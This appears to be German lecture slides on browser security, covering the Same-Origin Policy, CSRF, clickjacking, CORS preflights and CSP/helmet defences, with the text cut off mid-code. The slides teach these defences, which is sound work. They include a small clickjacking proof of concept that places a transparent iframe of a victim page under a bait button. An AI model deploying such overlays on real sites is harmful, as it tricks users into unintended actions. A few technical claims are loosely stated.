
Besonderes Problem

- **Ablauf:** Sie haben meine-app.com in **Tab 1** geöffnet (Ihr sicheres Dashboard). Nun öffnen Sie eine andere Unterseite von meine-app.com (z. B. ein öffentliches Nutzerforum) in **Tab 2**
- **Die Schwachstelle:** In **Tab 2** befindet sich ein unbemerkt eingeschleustes XSS-Skript. Da *Tab 2* zur exakt selben Domain gehört wie *Tab 1*, bricht die Same-Origin-Policy hier nicht ab
- **Der Zugriff:** Weil localStorage oder Cookies über alle Tabs hinweg geteilt werden, kann das Schadskript in **Tab 2** völlig legal und lautlos Ihr CSRF-Token (oder sogar Ihr Session-JWT) aus dem Speicher auslesen

Entwickler sollten Token so im Browser zu isolieren (z. B. im *In-Memory* Speicher von JavaScript), dass andere Tabs diese nicht auslesen können. Das übliche Speichern in einem lokalen Speicher ist nicht zu empfehlen

Weitere Informationen: [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

Das iFrame-Problem Clickjacking



Das iFrame-Problem Clickjacking


- Ein Angreifer erstellt eine eigene Webseite mit einem auffälligen Button, z. B. „Hier klicken für ein Geschenk!“.
- Auf dieser Seite wird ein iFrame eingebettet, der eine sensible Seite des Opfers lädt, etwa das Online-Banking oder eine Social-Media-Plattform.
- Das iFrame wird mit CSS komplett transparent gemacht (z. B. 'opacity: 0') und exakt so positioniert, dass sich ein Button (z. B. „Überweisen“, „Gefällt mir“, „Bestellen“) direkt unter dem sichtbaren Köder-Button des Angreifers befindet.
- Klickt der Nutzer auf den sichtbaren Button, klickt er in Wirklichkeit auf den unsichtbaren Button im iFrame und führt so eine Aktion auf der eingebetteten Seite aus – etwa eine Überweisung oder das Liken einer Seite
- Auch **CSRF-Tokens helfen hier nicht**, da diese in allen Tabs verfügbar sind und somit dem iFrame mitgegeben werden!

```
<button id="fake-button">Hier klicken für ein Geschenk!  
</button>  
<iframe src="https://opfer-seite.de/sensible-aktion" style="opacity:0;  
position:absolute; top:100px; left:50px; width:300px; height:200px; z-index:2;">  
</iframe>
```

Das iFrame-Problem (Same Origin Policy ähnlich durch optionalen HTTP-Header)

```
<!DOCTYPE html>
<html>
<head>
  <title>Untitled Document</title>
</head>
<body>
  <p>Normal page</p>
  <iframe src="https://security.stackexchange.com/" />
</body>
</html>
```

X-Frame-Options: SAMEORIGIN



Response-Header verbietet
das einbetten einer Seite über ein iframe einer fremden Quelle.
Setzen u.a. mit Modul helmet!
Rückläufig im Vergleich zu Content Security Policy

Cross-Site-Request-Forgery

Same Origin Policy gilt auch für JavaScript

Sicherheitsrahmen für das Web

- Angenommen wir laden JavaScript-Code von `http://www.example.com/dir/test.html`

Compared URL	Outcome	Reason
<code>http://www.example.com/dir/page.html</code>	Success	Same protocol and host
<code>http://www.example.com/dir2/other.html</code>	Success	Same protocol and host
<code>http://www.example.com:81/dir2/other.html</code>	Failure	Same protocol and host but different port
<code>https://www.example.com/dir2/other.html</code>	Failure	Different protocol
<code>http://en.example.com/dir2/other.html</code>	Failure	Different host
<code>http://example.com/dir2/other.html</code>	Failure	Different host (exact match required)
<code>http://v2.www.example.com/dir2/other.html</code>	Failure	Different host (exact match required)

Letztlich wollen wir verhindern, dass evil.com-Code auf Seiteninhalte zugreifen kann, die nicht von ihm stammen

Skripte, die von einer Webseite geladen wurden, dürfen nur auf Ressourcen und das DOM derselben Herkunft (Origin) lesend zugreifen

Cross-Site-Request-Forgery

Same Origin Policy

The "Same Origin" policy states that:

- if we have a reference to another window, e.g. a popup created by `window.open` or a window inside `<iframe>`, and that window comes from the same origin, then we have full access to that window.
- otherwise, if it comes from another origin, then we can't access the content of that window: variables, document, anything. The only exception is `location`: we can change it (thus redirecting the user). But we cannot *read* location (so we can't see where the user is now, no information leak).

<https://javascript.info/cross-window-communication>

Das bloße **Anzeigen** einer fremden Seite in einem `<iframe>` wird von der SOP standardmäßig **erlaubt** (da hierbei keine Daten direkt ausgelesen werden)

Cross-Site-Request-Forgery


Same Origin Policy

Aufpassen: Es geht um die Antwort!

- Get/Post-Anfragen können von einer Domäne in die andere greifen – allerdings nur die elementare **XMLHttpRequest()**



- Get/Post-Antworten komplexer Anfragen werden nur bedingt akzeptiert:
 - Wenn die Portnummern gleich sind und
 - wenn Domain + Subdomain gleich sind



Cross-Site-Request-Forgery

Same Origin Policy


Was die SOP im Wesentlichen regelt:

- **Lesen (Read) ist verboten:** Skripte von Herkunft A dürfen **niemals** Daten oder das DOM von Herkunft B auslesen
- **Schreiben (Write) ist erlaubt:** Skripte von Herkunft A dürfen in der Regel Links zu Herkunft B setzen, Formulare dorthin absenden oder die Seite in ein IFrame laden (sofern kein `X-Frame-Options` oder CSP dies verbietet)
- **Ausführen (Execute) ist erlaubt:** Du darfst Skripte, CSS oder Bilder von fremden Servern (Herkunft B) auf deiner eigenen Seite einbinden und ausführen

Cross-Site-Request-Forgery

Same Origin Policy

Cookies (Domäne)



Cross-Site-Request-Forgery

Same Origin Policy

XmlHttpRequest:

Zwar verbietet die SOP das Lesen der Antwort, nicht aber das Verschicken der Anfrage. Damit ist es ggf. möglich, Aktionen beim Server zu initiieren oder auf Buffer-Overflow-Attacken zu setzen (der HTTP-Kanal wird ja eröffnet)


As per XMLHttpRequest level 2, browsers allow cross-origin GETs to be sent without preflighting, but don't allow the results to be read from the response unless the remote domain opts in.

CSRF attacks rely on the fact that you can transmit requests to another domain, and reading the response doesn't matter. Many CSRF prevention techniques exploits the fact that the attacker cannot read the page before making the request

Das gilt alles auch für fetch!

<https://security.stackexchange.com/questions/16204/why-doesnt-the-same-origin-policy-block-get-requests-that-contain-arguments>


Cross Origin Policy IFrames



https://www.omnibuscode.com/board/board_javascript/6640

Der Zugang zum Window und Document-Objekt wird bei Cross-Origin-IFrames in beide Richtungen unterbunden

Cross Origin Policy Clickjacking



<https://web.dev/same-origin-policy/>

CrossOrigin Resource Sharing

- Da die SOP den Zugriff auf Inhalte anderer Domänen standardmäßig **strikt verbietet**, braucht man manchmal eine kontrollierte Ausnahme
- Wenn meine-bank.de (Herkunft 1) Daten von ihrer eigenen API unter api.meine-bank.de (Herkunft 2) laden und verarbeiten möchte, würde die SOP die Antworten blockieren
- Hinweis: SOP blockiert nicht das Laden von fremden Code, es verbietet nur, dass JavaScript-Code die Daten einer fremden Herkunft *ausliest*
- Über **CORS** erlaubt der API-Server dem Browser dann explizit, SOP-Barriere für diese eine spezifische Anfrage zu durchbrechen und Zugriffe von meine-bank.de zu erlauben
- Bei CORS merkt sich der Browser auf welcher **Website (Origin)** der Code gerade im Tab des Benutzers ausgeführt wird. Bei meine-bank.de wird per Origin: `https://meine-bank.de` dem Server mitgeteilt, wer diesen Zugriff eigentlich vor hat

Cross Origin Policy

CORS hilft nicht beim Clickjacking, Content Security Policy schon

```
X-Frame-Options: DENY  
X-Frame-Options: SAMEORIGIN
```

```
Content-Security-Policy: frame-ancestors 'none';  
  
Content-Security-Policy: frame-ancestors 'self' https://www.example.org;
```

CORS regelt nur Datenzugriffe (JavaScript): CORS prüft lediglich, ob JavaScript-Code von hacker.com die Daten (Texte, JSON-Antworten) lesen darf, die Ihr Server zurückgibt

CSP ist ein Schutzschild für den Browser des Benutzers. Sie sagt dem Browser: "Lade Skripte, Bilder oder Stylesheets nur aus diesen vertrauenswürdigen Quellen".

frame-ancestors ist das modernere X-Frame-Options

Merke

- **SOP (Same-Origin-Policy):** Der Standard-Sicherheitsmechanismus des Browsers. Er verbietet standardmäßig das Lesen von Daten von anderen Ursprüngen
- **CORS (Cross-Origin Resource Sharing):** Die **Ausnahme** für die SOP. Ein anderer Server (typischerweise API) erlaubt dem Browser explizit, Daten an eine andere Domain (z. B. Ihre Frontend-App) herauszugeben
- **CSP (Content Security Policy):** Die **Inhalts-Erlaubnisliste** der Frontend-App. Sie verbietet dem Browser, bösartige Skripte von fremden Servern nachzuladen oder Formulardaten an Angreifer-Server zu senden

Weil die SOP das Laden von fremdem Code (Punkt 1) eben **nicht** blockiert, ist sie kein Schutz gegen das Nachladen von Schadcode bei XSS-Angriffen.

Genau hier greift die **Content Security Policy (CSP)**: CSP schließt die Lücke der SOP und verbietet dem Browser, überhaupt erst Code von Quellen wie `<script src="https://boeseseite.de">` nachzuladen oder Daten dorthin zu übertragen

Clickjacking verhindern in der Response

```
const express = require('express');
const helmet = require('helmet');

const app = express();

// Enable helmet middleware with X-Frame-Options configuration
app.use(
  helmet.frameguard({
    action: 'sameorigin',
  })
);

// ... define your routes and other middleware

// Start the server
app.listen(3000, () => {
  console.log('Server started on port 3000');
});
```

Clickjacking verhindern in der Response

```
const express = require('express');
const helmet = require('helmet');
const app = express();

// Enable helmet middleware with CSP configuration
app.use(
  helmet.contentSecurityPolicy({
    directives: {
      defaultSrc: ["'self'"],
      scriptSrc: ["'self'", `nonce-abc123`], // Inline scripts müssen den Nonce Wert angeben
      styleSrc: ["'self'", `nonce-xyz123`], // Inline styles müssen den Nonce Wert angeben
    },
  })
);
// ... define your routes and other middleware
// Start the server
app.listen(3000, () => {
  console.log('Server started on port 3000');
});
```

Cross-Site-Request-Forgery

Cross Origin Policy

Es gibt 2 Möglichkeiten, aus JavaScript direkt Anfragen mittels Fetch/XMLHttpRequest an andere Domänen (URLs) zu verschicken:

- *Simple Requests*
- *Other Requests*

Simple Requests:

- Die Methoden GET, POST und HEAD (Formulare)
- Verwenden nur wenig Header:
 - Accept,
 - Accept-Language,
 - Content-Language,
 - Content-Type mit den Werten application/x-www-form-urlencoded, multipart/form-data oder text/plain

<https://security.stackexchange.com/questions/16204/why-doesnt-the-same-origin-policy-block-get-requests-that-contain-arguments>

Cross-Site-Request-Forgery


Cross Origin Policy: Simple Request

```
1 GET /request
2 Host: anywhere.com
3 Origin: https://javascript.info
4 ...
```

Server kann Origin-Header prüfen
Browser fügt das automatisch ein, wenn
über einen Link/Fetch gegangen wird

Request-Header-Safe-List:

- Accept
- Accept-Language
- Content-Language
- Content-Type
- text/plain
- multipart/form-data
- application/x-www-form-urlencoded



Standard ist die Einschränkung der zugänglichen Response-Header:


- Cache-Control
- Content-Language
- Content-Type
- Expires
- Last-Modified
- Pragma

Mit Access-Control-Expose-Headers kann der Server mehr erlauben
(benutzerdefinierte Header)

<https://javascript.info/fetch-crossorigin>

Cross-Site-Request-Forgery

Cross Origin Policy: Sonstige Operation




Hallo Server, ich habe hier eine Anfrage mit diesen speziellen Eigenschaften. Darf ich die überhaupt so abschicken?"

<https://javascript.info/fetch-crossorigin>

- `Access-Control-Allow-Origin` must be either `*` or the requesting origin, such as `https://javascript.info`, to allow it.
- `Access-Control-Allow-Methods` must have the allowed method.
- `Access-Control-Allow-Headers` must have a list of allowed headers.

Cross-Site-Request-Forgery

Cross Origin Policy



Cross-Site-Request-Forgery

Cross Origin Policy: Sonstige Operation

```
OPTIONS /service.json
Host: site.com
Origin: https://javascript.info
Access-Control-Request-Method: PATCH
Access-Control-Request-Headers: Content-Type,API-Key
```

```
200 OK
Access-Control-Allow-Origin: https://javascript.info
Access-Control-Allow-Methods: PUT,PATCH,DELETE
Access-Control-Allow-Headers: API-Key,Content-Type,If-Modified-Since,Cache-Control
Access-Control-Max-Age: 86400
```

```
PATCH /service.json
Host: site.com
Content-Type: application/json
API-Key: secret
Origin: https://javascript.info
```

```
Access-Control-Allow-Origin: https://javascript.info
```

<https://javascript.info/fetch-crossorigin>

Cross-Site-Request-Forgery

Cross Origin Policy: Sonstige Operation

```
const express = require('express');
const cors = require('cors');

const app = express();

